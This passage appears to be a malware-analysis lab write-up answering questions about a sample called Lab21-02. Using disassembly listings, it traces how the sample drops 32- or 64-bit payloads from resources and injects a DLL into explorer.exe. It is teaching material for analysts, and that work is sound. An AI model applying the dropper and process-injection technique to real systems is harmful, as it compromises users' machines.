call esi ; lstrcmpA
push 0 ; hTemplateFile
push 80h ; dwFlagsAndAttributes
push 2 ; dwCreationDisposition
push 0 ; lpSecurityAttributes
push 0 ; dwShareMode
push 40000000h ; dwDesiredAccess
lea eax, [ebp+FileName]
push eax ; lpFileName
call ds>CreateFileA
mov esi, eax
test esi, esi
jnz short loc_401106

NUL
mov edi, [ebp+hResData]
pop ebx
push edi ; hResData
mov [ebp+var_4], eax
call ds:FreeResource
pop edi
mov eax, esi
pop esi
mov esp, ebp
pop ebp
retn


NUL
loc_401106: ; lpOverlapped
push 0
lea ecx, [ebp+NumberOfBytesWritten]
push ecx ; lpNumberOfBytesWritten
push edi ; nNumberOfBytesToWrite
push ebx ; lpBuffer
push esi ; hFile
call ds:WriteFile
push esi ; hObject
call ds:CloseHandle

```


In both cases a call is made to 'GetSystemDirectoryA' which should return C:\Windows\System32\; however, because this is a 32-bit binary being run on a 64-bit OS, the OS instinctively sets up a redirect to C:\Windows\SysWOW64. This is done because the SysWOW64 directory contains necessary 32-bit compiled DLLs required to allow the operating system to run 32-bit binaries seemlessly.


vii- What type of process does the malware launch when run on an x64 system?

Based on our analysis in question 4 we know this is dropping and launching 'Lab21-02x.exe' on an x64 system. If we use the 32-bit debugger version of x64dbg (x32dbg), we can set a breakpoint before the process is started (for example 0x401381) and collect the dropped binaries from C:\Windows\SysWOW64.



From here we can close our debugger, terminate the process before it executes Lab21-02x.exe, and move these to the same directory as the other binaries we're analysing. Opening both the DLL and EXE in pestudio reveals they don't have the 32-bit flag set, and as such have been compiled specifically for a 64-bit OS.






From this we know that the malware launches a 64-bit process when run on a x64 system, after the initial 32-bit process is run to drop our 64-bit payloads.

viii- What does the malware do?

To fully answer this question we still need to understand what happens after Lab21-02x.exe is executed, and what the payload of Lab21-02.dll is which is injected into explorer.exe. Starting with Lab21-02.dll, we can first extract this by repeating the process we took in the above question except we need to perform this on a 32-bit OS, and set a breakpoint at a different location (for example 0x401454) which occurs on the x86 path.



We know that this is similar to Lab12-01.exe which injected Lab12-01.dll into explorer.exe. If we compare the file hash of Lab12-01.dll and Lab21-02.dll, we can confirm that these are the exact same DLL.

Filename	MD5	SHA1	CRC32	SHA-256	SHA-512
Lab21-02.dll	a6fb0d8fdea...	d38b6cadbdbc8ef...	2218ae90	0ea89a83b84b8d20e259bacb6b0d1b176c8327f097c54749ae832981f2a0095a	79468f218b8a9265
Lab12-01.dll	a6fb0d8fdea...	d38b6cadbdbc8ef...	2218ae90	0ea89a83b84b8d20e259bacb6b0d1b176c8327f097c54749ae832981f2a0095a	79468f218b8a9265

In this instance the malware when run on an x86 system drops the required DLL which is identical to Lab12-01.dll and injects this into explorer.exe.

At this point we just need to confirm what the malware does once Lab21-02x.exe is executed. If we open this in IDA 7.0, we can see that it is attempting to get a handle on the dropped DLL file Lab21-02x.dll so it's likely this is going to be used somewhere by a reference to [rsp+1168h+String1].


```

arg_0= qword ptr 8
arg_8= qword ptr 10h
arg_10= qword ptr 18h


push r12
mov eax, 1160h
call __alloca_probe
sub rsp, rax
xor ecx, ecx      ; lpModuleName
xor r12d, r12d
call cs:GetModuleHandleA
lea rcx, LibFileName ; "psapi.dll"
call cs:LoadLibraryA
lea rdx, ProcName   ; "EnumProcessModulesEx"
mov rcx, rax        ; hModule
call cs:GetProcAddress
lea rcx, LibFileName ; "psapi.dll"
mov cs:qword_14000BED8, rax
call cs:LoadLibraryA
lea rdx, aGetmodulebasen ; "GetModuleBaseNameA"
mov rcx, rax        ; hModule
call cs:GetProcAddress
lea rcx, LibFileName ; "psapi.dll"
mov cs:qword_14000BED0, rax
call cs:LoadLibraryA
lea rdx, aEnumprocesses ; "EnumProcesses"
mov rcx, rax        ; hModule
call cs:GetProcAddress
lea rdx, String2    ; "C:\Windows\sysWOW64\"
lea rcx, [rsp+1168h+String1] ; lpString1
mov cs:qword_14000BEE0, rax
call cs:lstrcpyA
lea rdx, alab2102xDll ; "Lab21-02x.dll"
lea rcx, [rsp+1168h+String1] ; lpString1
call cs:lstrcatA
call sub_140001000
lea r8, [rsp+1168h+arg_10]
lea rcx, [rsp+1168h+dwProcessId]
mov edx, 1000h
call cs:qword_14000BEE0
test eax, eax
jnz short loc_14000121D

```

Shortly after this we see a call to ‘sub_140001090’ before ‘OpenProcess’ is called. Analysis of sub_140001090 reveals this is also looking for ‘explorer.exe’ as a process name to get a handle to.



Shortly after we see a familiar group of calls which indicate that Lab21-02x.dll (stored in [rsp+1168h+String1]) will be the buffer injected into explorer.exe.



At this point it's beginning to look like this malware injects the same payload into explorer.exe on both 32-bit and 64-bit operating systems, except it sources that payload from different resources in the executable. To confirm this we need to examine Lab21-02x.dll which is being injected and see if it is similar to Lab21-02.dll (or Lab12-01.dll).

To do this we can open both of these in IDA and look at the StartAddress to see that Lab21-02.dll is identical only Lab21-02x.dll is compiled for a 64-bit OS.

From the above analysis we know that the malware first drops secondary payloads from its resource section, and that the resource section payload differs depending on if it is running in a 64-bit or 32-bit OS. On a 64-bit OS it will drop 2 binaries Lab21-02x.dll and Lab21-02x.exe, and then execute Lab21-02x.exe to inject Lab21-02x.dll into explorer.exe. On a 32-bit it will drop a Lab21-02.dll and inject this into explorer.exe. In both cases the injected DLL performs the same action as Lab12-01.dll which prompts the user to reboot with a message counting how many minutes have passed since it executed.